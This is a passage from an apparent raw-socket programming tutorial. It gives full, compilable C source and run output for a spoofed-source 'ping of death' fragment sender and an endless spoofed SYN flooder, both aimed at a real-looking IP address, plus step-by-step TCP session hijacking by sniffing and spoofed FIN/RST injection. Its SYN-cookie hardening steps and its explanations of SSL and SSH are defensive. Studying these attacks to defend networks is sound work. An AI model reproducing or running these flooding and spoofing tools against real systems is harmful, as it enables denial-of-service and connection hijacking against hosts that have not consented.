Network utilities applications such as ping and Traceroute (check Unix/Linux man page) use ICMP and raw socket. The following is a very loose ping and ICMP program example. It is taken from **ping-of-death** program.

[root@bakawali testraw]# cat myping.c

```
/* Must be root or suid 0 to open RAW socket */
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <string.h>
#include <arpa/inet.h>

int main(int argc, char *argv[])
{
  int s, i;
  char buf[400];
  struct ip *ip = (struct ip *)buf;
  struct icmphdr *icmp = (struct icmphdr *)(ip + 1);
  struct hostent *hp, *hp2;
```

```
struct sockaddr_in dst;
int offset;
int on;
int num = 100;

if(argc < 3)
{
   printf("\nUsage: %s <saddress> <dstaddress> [number]\n", argv[0]);
   printf("- saddress is the spoofed source address\n");
   printf("- dstaddress is the target\n");
   printf("- number is the number of packets to send, 100 is the default\n");
   exit(1);
 }

/* If enough argument supplied */
if(argc == 4)
    /* Copy the packet number */
    num = atoi(argv[3]);

  /* Loop based on the packet number */
  for(i=1;i<=num;i++)
  {
     on = 1;
     bzero(buf, sizeof(buf));

     /* Create RAW socket */
     if((s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
     {
      perror("socket() error");
      /* If something wrong, just exit */
      exit(1);
     }

     /* socket options, tell the kernel we provide the IP structure */
     if(setsockopt(s, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0)
     {
      perror("setsockopt() for IP_HDRINCL error");
      exit(1);
     }

     if((hp = gethostbyname(argv[2])) == NULL)
     {
       if((ip->ip_dst.s_addr = inet_addr(argv[2])) == -1)
       {
          fprintf(stderr, "%s: Can't resolve, unknown host.\n", argv[2]);
          exit(1);
       }
     }
     else
         bcopy(hp->h_addr_list[0], &ip->ip_dst.s_addr, hp->h_length);

      /* The following source address just redundant for target to collect */
      if((hp2 = gethostbyname(argv[1])) == NULL)
      {
       if((ip->ip_src.s_addr = inet_addr(argv[1])) == -1)
       {
           fprintf(stderr, "%s: Can't resolve, unknown host\n", argv[1]);
           exit(1);
       }
      }
      else
      bcopy(hp2->h_addr_list[0], &ip->ip_src.s_addr, hp->h_length);

      printf("Sending to %s from spoofed %s\n", inet_ntoa(ip->ip_dst), argv[1]);

      /* Ip structure, check the /usr/include/netinet/ip.h */
      ip->ip_v = 4;
      ip->ip_hl = sizeof*ip >> 2;
      ip->ip_tos = 0;
      ip->ip_len = htons(sizeof(buf));
      ip->ip_id = htons(4321);
      ip->ip_off = htons(0);
      ip->ip_ttl = 255;
      ip->ip_p = 1;
      ip->ip_sum = 0; /* Let kernel fills in */

      dst.sin_addr = ip->ip_dst;
      dst.sin_family = AF_INET;

      icmp->type = ICMP_ECHO;
```

```
        icmp->code = 0;
        /* Header checksum */
        icmp->checksum = htons(~(ICMP_ECHO << 8));

        for(offset = 0; offset < 65536; offset += (sizeof(buf) - sizeof(*ip)))
        {
        ip->ip_off = htons(offset >> 3);

        if(offset < 65120)
         ip->ip_off |= htons(0x2000);
        else
          ip->ip_len = htons(418); /* make total 65538 */

        /* sending time */
        if(sendto(s, buf, sizeof(buf), 0, (struct sockaddr *)&dst, sizeof(dst)) < 0)
        {
           fprintf(stderr, "offset %d: ", offset);
           perror("sendto() error");
        }
     else
       printf("sendto() is OK.\n");

        /* IF offset = 0, define our ICMP structure */
        if(offset == 0)
        {
        icmp->type = 0;
        icmp->code = 0;
        icmp->checksum = 0;
        }
       }
      /* close socket */
      close(s);
      usleep(30000);
     }
    return 0;
}
```

[root@bakawali testraw]# `gcc myping.c -o myping`
[root@bakawali testraw]# `./myping`

```
Usage: ./myping <saddress> <dstaddress> [number]
- saddress is the spoofed source address
- dstaddress is the target
- number is the number of packets to send, 100 is the default
[root@bakawali testraw]# ./myping 1.2.3.4 203.106.93.94 10000
sendto() is OK.
sendto() is OK.
...
...
sendto() is OK.
sendto() is OK.
Sending to 203.106.93.88 from spoofed 1.2.3.4
sendto() is OK.
...
```

You can verify this 'attack' at the target machine by issuing the `tcpdump -vv` command or other network monitoring programs such as **Ethereal**.

SYN Flag Flooding

By referring to the previous "three-way handshake" of the TCP, when the server gets a connection request, it sends a SYN-ACK to the spoofed IP address, normally doesn't exist. The connection is made to time-out until it gets the ACK segment (often called a **half-open connection**). Since the server connection queue resource is limited, flooding the server with continuous SYN segments can slow down the server or completely push it offline. This SYN flooding technique involves spoofing the IP address and sending multiple SYN segments to a server. In this case, a full tcp connection is never established. We can also write a code, which sends a SYN packet with a randomly spoofed IP to avoid the firewall blocking. This will result in all the entries in our spoofed IP list, sending RST segments to the victim server, upon getting the SYN-ACK from the victim. This can choke the target server and often form a crucial part of a **Denial Of Service** (DOS) attack. When the attack is launched by many zombie hosts from various location, all target the same victim, it becomes **Distributed DOS** (DDOS). In worse case this DOS/DDOS attack might be combined with other exploits such as buffer overflow. The DOS/DDOS attack also

normally use transit hosts s a launching pad for attack. This means the attack may come from a valid IP/Domain name. The following is a program example that constantly sends out SYN requests to a host (Syn flooder).

[root@bakawali testraw]# cat synflood.c

```
#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>

/* TCP flags, can define something like this if needed */
/*
#define URG 32
#define ACK 16
#define PSH 8
#define RST 4
#define SYN 2
#define FIN 1
*/

struct ipheader {
 unsigned char      iph_ihl:5, /* Little-endian */
                    iph_ver:4;
 unsigned char      iph_tos;
 unsigned short int iph_len;
 unsigned short int iph_ident;
 unsigned char      iph_flags;
 unsigned short int iph_offset;
 unsigned char      iph_ttl;
 unsigned char      iph_protocol;
 unsigned short int iph_chksum;
 unsigned int       iph_sourceip;
 unsigned int       iph_destip;
};

/* Structure of a TCP header */
struct tcpheader {
 unsigned short int tcph_srcport;
 unsigned short int tcph_destport;
 unsigned int       tcph_seqnum;
 unsigned int       tcph_acknum;
 unsigned char      tcph_reserved:4, tcph_offset:4;
 unsigned int
       tcp_res1:4,       /*little-endian*/
       tcph_hlen:4,      /*length of tcp header in 32-bit words*/
       tcph_fin:1,       /*Finish flag "fin"*/
       tcph_syn:1,       /*Synchronize sequence numbers to start a connection*/
       tcph_rst:1,       /*Reset flag */
       tcph_psh:1,       /*Push, sends data to the application*/
       tcph_ack:1,       /*acknowledge*/
       tcph_urg:1,       /*urgent pointer*/
       tcph_res2:2;
 unsigned short int tcph_win;
 unsigned short int tcph_chksum;
 unsigned short int tcph_urgptr;
};

/* function for header checksums */
unsigned short csum (unsigned short *buf, int nwords)
{
  unsigned long sum;
  for (sum = 0; nwords > 0; nwords--)
    sum += *buf++;
  sum = (sum >> 16) + (sum & 0xffff);
  sum += (sum >> 16);
  return (unsigned short)(~sum);
}

int main(int argc, char *argv[])
{
  /* open raw socket */
  int s = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);
  /* this buffer will contain ip header, tcp header, and payload
   we'll point an ip header structure at its beginning,
   and a tcp header structure after that to write the header values into it */
  char datagram[4096];
  struct ipheader *iph = (struct ipheader *) datagram;
  struct tcpheader *tcph = (struct tcpheader *) datagram + sizeof (struct ipheader);
  struct sockaddr_in sin;
```

```
  if(argc != 3)
  {
       printf("Invalid parameters!\n");
       printf("Usage: %s <target IP/hostname> <port to be flooded>\n", argv[0]);
       exit(-1);
  }

  unsigned int floodport = atoi(argv[2]);

  /* the sockaddr_in structure containing the destination address is used
   in sendto() to determine the datagrams path */

  sin.sin_family = AF_INET;
  /* you byte-order >1byte header values to network byte order
     (not needed on big-endian machines). */
  sin.sin_port = htons(floodport);
  sin.sin_addr.s_addr = inet_addr(argv[1]);

  /* zero out the buffer */
  memset(datagram, 0, 4096);

  /* we'll now fill in the ip/tcp header values */
  iph->iph_ihl = 5;
  iph->iph_ver = 4;
  iph->iph_tos = 0;
  /* just datagram, no payload. You can add payload as needed */
  iph->iph_len = sizeof (struct ipheader) + sizeof (struct tcpheader);
  /* the value doesn't matter here */
  iph->iph_ident = htonl (54321);
  iph->iph_offset = 0;
  iph->iph_ttl = 255;
  iph->iph_protocol = 6;  // upper layer protocol, TCP
  /* set it to 0 before computing the actual checksum later */
  iph->iph_chksum = 0;
  /* SYN's can be blindly spoofed.  Better to create randomly generated IP
     to avoid blocking by firewall */
  iph->iph_sourceip = inet_addr ("192.168.3.100");
  /* Better if we can create a range of destination IP, so we can flood all of them
     at the same time */
  iph->iph_destip = sin.sin_addr.s_addr;
  /* arbitrary port for source */
  tcph->tcph_srcport = htons (5678);
  tcph->tcph_destport = htons (floodport);
  /* in a SYN packet, the sequence is a random */
  tcph->tcph_seqnum = random();
  /* number, and the ack sequence is 0 in the 1st packet */
  tcph->tcph_acknum = 0;
  tcph->tcph_res2 = 0;
  /* first and only tcp segment */
  tcph->tcph_offset = 0;
  /* initial connection request, I failed to use TH_FIN :o(
     so check the tcp.h, TH_FIN = 0x02 or use #define TH_FIN 0x02*/
  tcph->tcph_syn = 0x02;
  /* maximum allowed window size */
  tcph->tcph_win = htonl (65535);
  /* if you set a checksum to zero, your kernel's IP stack
     should fill in the correct checksum during transmission. */
  tcph->tcph_chksum = 0;
  tcph-> tcph_urgptr = 0;

  iph-> iph_chksum = csum ((unsigned short *) datagram, iph-> iph_len >> 1);

/* a IP_HDRINCL call, to make sure that the kernel knows the
   header is included in the data, and doesn't insert its own
   header into the packet before our data */
/* Some dummy */
int tmp = 1;
const int *val = &tmp;
if(setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof (tmp)) < 0)
{
  printf("Error: setsockopt() - Cannot set HDRINCL!\n");
  /* If something wrong, just exit */
  exit(-1);
}
else
  printf("OK, using your own header!\n");

/* You have to manually stop this program */
while(1)
```

```
{
  if(sendto(s,                      /* our socket */
            datagram,               /* the buffer containing headers and data */
            iph->iph_len,           /* total length of our datagram */
            0,                      /* routing flags, normally always 0 */
            (struct sockaddr *) &sin, /* socket addr, just like in */
            sizeof (sin)) < 0)      /* a normal send() */
     printf("sendto() error!!!.\n");
  else
    printf("Flooding %s at %u...\n", argv[1], floodport);

}
  return 0;
}
```

```
[root@bakawali testraw]# gcc synflood.c -o synflood
[root@bakawali testraw]# ./synflood
Invalid parameters!
Usage: ./synflood <target IP/hostname> <port to be flooded>
[root@bakawali testraw]# ./synflood 203.106.93.88 53
OK, using your own header!
Flooding 203.106.93.88 at 53...
Flooding 203.106.93.88 at 53...
Flooding 203.106.93.88 at 53...
Flooding 203.106.93.88 at 53...
Flooding 203.106.93.88 at 53...
...
```

You can verify this 'attack' at the target machine by issuing the `tcpdump -vv` command or other network monitoring programs such as **Ethereal**.

SYN Cookies

SYN flooding leaves a finite number of half-open connections in the server while the server is waiting for a SYN-ACK acknowledgment. As long as the connection state is maintained, SYN flooding can prove to be a disaster in a production network. Though SYN flooding capitalizes on the basic flaw in TCP, ways have been found to keep the target system from going down by not maintaining connection states to consume precious resources. Though increasing the connection queue and decreasing the connection time-out period will help to a certain extent, it won't be effective under a rapid DDOS attack. SYN Cookies has been introduced and becomes part of the Linux kernels, in order to protect your system from a SYN flood. In the SYN cookies implementation of TCP, when the server receives a SYN packet, it responds with a SYN-ACK packet with the ACK sequence number calculated from source address, source port, source sequence, destination address, destination port, and a secret seed. Then the server relinquishes the state about the connection. If an ACK comes from the client, the server can recalculate it to determine whether it is a response to the former SYN-ACK, which the server sent. To protect your system from SYN flooding, the SYN Cookies have to be enabled.

1. `echo 1 > /proc/sys/net/ipv4/tcp_syncookies` to your `/etc/rc.d/rc.local` script.
2. Edit `/etc/sysctl.conf` file and add the following line:

   ```
   net.ipv4.tcp_syncookies = 1
   ```

3. Restart your system.

Session Hijacking

Raw socket can also be used for Session Hijacking. In this case, we inject our own packet that having same specification with the original packet and replace it. As discussed in the previous section of the tcp connection termination, the client who needs to terminate the connection sends a FIN segment to the server (TCP Packet with the FIN flag set) indicating that it has finished sending the data. The server, upon receiving the FIN segment, does not terminate the connection but enters into a "passive close" (CLOSE_WAIT) state and sends an ACK for the FIN back to the client with the **sequence number** incremented by one. Now the server enters into LAST_ACK state. When the client gets the last ACK from the server, it enters into a TIME_WAIT state, and sends an ACK back to the server with the **sequence number** incremented by one. When the server gets the ACK from the client, it closes the connection.

Before trying to hijack a TCP connection, we need to understand the TIME_WAIT state. Consider two systems, A and B, communicating. After terminating the connection, if these two clients want to communicate again, they

should not be allowed to establish a connection before a certain period. This is because stray packets (if there are any) transferred during the initial session should not confuse the second session initialization. So TCP has set the TIME_WAIT period to be twice the MSL (Maximum Segment Lifetime) for the packet. We can spoof our TCP packets and can try to reset an established TCP connection with the following steps:

1. Sniff a TCP connection. In Linux for example, we need to set our Network Interface (NIC) to **Promiscuous** mode. In program, this can be done by using the setsockopt(). For example:

```
// add the promiscuous mode
struct packet_mreq mr;
memset(&mr, 0, sizeof(mr));
mr.mr_ifindex = ifconfig.ifindex;
mr.mr_type = PACKET_MR_PROMISC;

if(setsockopt(ifconfig.sockid, SOL_PACKET, PACKET_ADD_MEMBERSHIP,
(char *)&mr, sizeof(mr)) < 0)
{
perror("Failed to add the promiscuous mode");
return (1);
}
```

2. Check if the packet has ACK flag set. If set, the **Acknowledgment** number is recorded (which will be our next packet sequence number) along with the source IP.

Establish a raw socket with spoofed IP and send out the FIN packet to the client with the recorded sequence number. Make sure that you have also set your ACK flag. Session Hijacking can also be done with the RST (Reset) flag.

----------Break----------

Note:
A **sniffer** programs must make the network interface card (NIC) on a machine enter into a so-called promiscuous mode. This is because, for example, an Ethernet NIC is built with a filter that ignores all traffic that does not belong to it. This means it ignores all frames whose destination MAC address does not match with its own. Through the NICs driver, a sniffer program need to turn off this filter, putting the NIC into mode called promiscuous so that it will listen to all type of traffic that supposed to contain all type of packets. The typical NICs used in workstations and PCs nowadays can be put into promiscuous mode quite easily by turning the mode on or off. In fact, on many NICs, it is also possible to reprogram their MAC addresses. Network analyzing equipment deliberately and legitimately needs to observe all traffic, and hence be promiscuous.

----------Break----------

SYN Handshakes

Port scanner/sniffer such as Nmap use raw sockets to the advantage of **stealth**. They use a half-way-SYN handshake that basically works like the following steps:

- Host A sends a special SYN packet to host B.
- Host B sends back a SYN/ACK packet to host A.
- Host A send RST packet in return.

This way, host B knows when it gets a connection and this is how most port scanners work. Nmap and others however, use raw sockets. When the SYN/ACK packet is received from host B, indicating that B got the SYN, host A then uses this and sends a special RST (flag) packet (short for ReSeT) back to host B saying never mind about the connection, thus, they never make a full connection and the scan is stealthed out.
Well, from the story in this Module, raw sockets are an extremely powerful method of controlling the underlying protocol of a packet and its data. Any network programmer should learn and understand how to use them for the right purposes.

----------End----------

Further interesting reading and digging:

Secure Socket Layer (SSL)

A protocol developed originally by Netscape for transmitting private documents via the Internet in an encrypted form. SSL ensures that the information is sent, unchanged, only to the server you intended to send it to. For example, online shopping sites frequently use SSL technology to safeguard your credit card information. SSL is a protocol for encrypting TCP/IP traffic that also incorporates authentication and data integrity. The newest version of SSL is sometimes referred to as Transport Layer Security (TLS) (the specification can be found at RFC 2246 and TLS v1.0 is equivalent to SSL v3.1. SSL runs on top of TCP/IP and can be applied to almost any sort of connection-oriented communication. SSL is based on session-key encryption. It adds a number of extra features, including authentication based on X.509 certificates and integrity checking with message authentication codes.
It is an extension of sockets, which allow a client and a server to establish a stream of communication with each other in a secured manner. They begin with a handshake, which allows identities to be established and keys to be exchanged.
SSL uses a cryptographic system that uses two keys to encrypt data: a **public key** known to everyone and a **private** or **secr**et key known only to the recipient of the message. It is most commonly used to secure http. Both Netscape Navigator and Internet Explorer browsers support SSL and many web sites use the protocol to obtain confidential user information. By convention, URLs that require an SSL connection start with `https:` instead of `http:`.
Another protocol for transmitting data securely over the World Wide Web is Secure HTTP (S-HTTP). Whereas SSL creates a secure connection between a client and a server, over which any amount of data can be sent securely, S-HTTP is designed to transmit individual messages securely. SSL and S-HTTP, therefore, can be seen as complementary rather than competing technologies. Both protocols have been approved by the Internet Engineering Task Force (IETF) as a standard.
You can try OpenSSL, the open source version to learn more about SSL. One of real project example that implements the SSL is Apache web server (apache-ssl). Information about program examples can be obtained at openssl examples

Secure Shell (SSH)

Many users of **telnet**, **rlogin**, **ftp** and other communication programs transmit data such as user name and password across the Internet in unencrypted form. For more general applications, SSH encrypts all traffic (including passwords) to effectively eliminate eavesdropping, connection hijacking, and other network-level attacks.
Originally developed by SSH Communications Security Ltd., Secure Shell provides strong authentication and secure communications over insecure channels such as internet. It is a replacement for unsecured `rlogin`, `rsh`, `rcp`, and `rdist`. SSH protects a network from attacks such as IP spoofing, IP source routing, and DNS spoofing. An attacker who has managed to take over a network can only force SSH to disconnect. He or she cannot play back the traffic or hijack the connection when encryption is enabled. For example, when using ssh's secure login (instead of `rlogin`) the entire login session, including transmission of password, is encrypted; therefore it is almost impossible for an outsider to collect passwords. SSH is available for Windows, Unix, Macintosh, and OS/2, commercial or open source version and it also works with RSA authentication.
To learn more about SSH, you ca use the free, open source version, `OpenSSH`. The `OpenSSH` suite includes the ssh program which replaces `rlogin` and `telnet`, scp which replaces `rcp`, and sftp which replaces `ftp`. Also included is sshd which is the server side of the package, and the other basic utilities like ssh-add, ssh-agent, ssh-keysign, ssh-keyscan, ssh-keygen and sftp-server. OpenSSH supports SSH protocol versions 1.3, 1.5, and 2.0.

----------Real End----------
---`www.tenouk.com`---

More reading and digging:

1. Check the best selling C/C++, Networking, Linux and Open Source books at Amazon.com.